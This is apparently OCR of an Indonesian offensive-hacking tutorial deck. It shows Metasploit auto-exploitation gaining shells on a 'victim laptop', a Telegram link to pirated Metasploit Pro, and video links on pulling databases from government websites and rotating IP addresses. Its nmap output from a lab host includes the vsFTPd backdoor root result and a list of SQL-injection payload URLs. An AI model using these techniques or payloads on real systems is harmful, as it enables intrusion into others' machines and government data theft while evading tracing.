
NETWORK TOPOLOGI



DETAIL SERVICE PADA HOST




AUTO EXPLOIT VULNERABILITIES




TERDAPAT 3 SESSION

Terdapat 3 session yang aktif yang dimana bisa dimanfaatkan untuk mendapatkan akses di laptop korban



Linuxhackingid


MASUK KE SHELL DARI SALAH SATU SESSIONS




Attacker bisa langsung kontrol system target melalui terminal

- **Warna Kuning**: Perintah eksekusi dari attacker
- **Warna Putih**: Hasil dari perintah yang di eksekusi oleh attacker

METASPLOIT PRO REPORT





Masuk tab **Reports** lalu pilih **Create Standard Report** dan hasilnya terdapat pada gambar sebelah kiri

METASPLOIT PRO

Metasploit Pro: https://t.me/zsecur1ty


SQL INJECTION


Linuxhackingid

ZSecurity

Linuxhackingid

DAPETIN DATABASE PADA WEB PEMERINTAH





https://youtu.be/cyBJQXmfUO4?si=nI_y3yxbqMOXu4h8


FREE VPS

Linuxhackingid

ZSecurity

Linuxhackingid

VPS GRATIS



https://youtu.be/7eBL3y2GbiI?si=qSO3R8YuGP1OGR7w


RUBAH ALAMAT IP SETIAP 5 DETIK

Linuxhackingid

ZSecurity

Linuxhackingid

RUBAH ALAMAT IP ADDRESS SETIAP 5 DETIK



https://youtu.be/jl6hTOz9lEs?si=2DbjQDmGVMXep7h1

MENEMUKAN KERENTANAN DENGAN NMAP

Linuxhackingid

ZSecurity

Linuxhackingid

MENDETEKSI KERENTANAN DENGAN NMAP

nmap --script=vuln -p- <IP Address/FQDN>

nmap --script=vuln -p- 192.168.23.132

```
┌──(root㉿kali)-[/home/zsecurity]
└─# nmap --script=vuln -p- 192.168.23.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 13:54 EDT
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 83.42% done; ETC: 13:55 (0:00:00 remaining)
Stats: 0:03:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.89% done; ETC: 13:57 (0:00:00 remaining)
Nmap scan report for 192.168.23.132
Host is up (0.0017s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
```

```
80/tcp    open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.23.132:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.23.132:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.23.132:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.23.132:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.23.132:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.
|     http://192.168.23.132:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.23.132:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
```

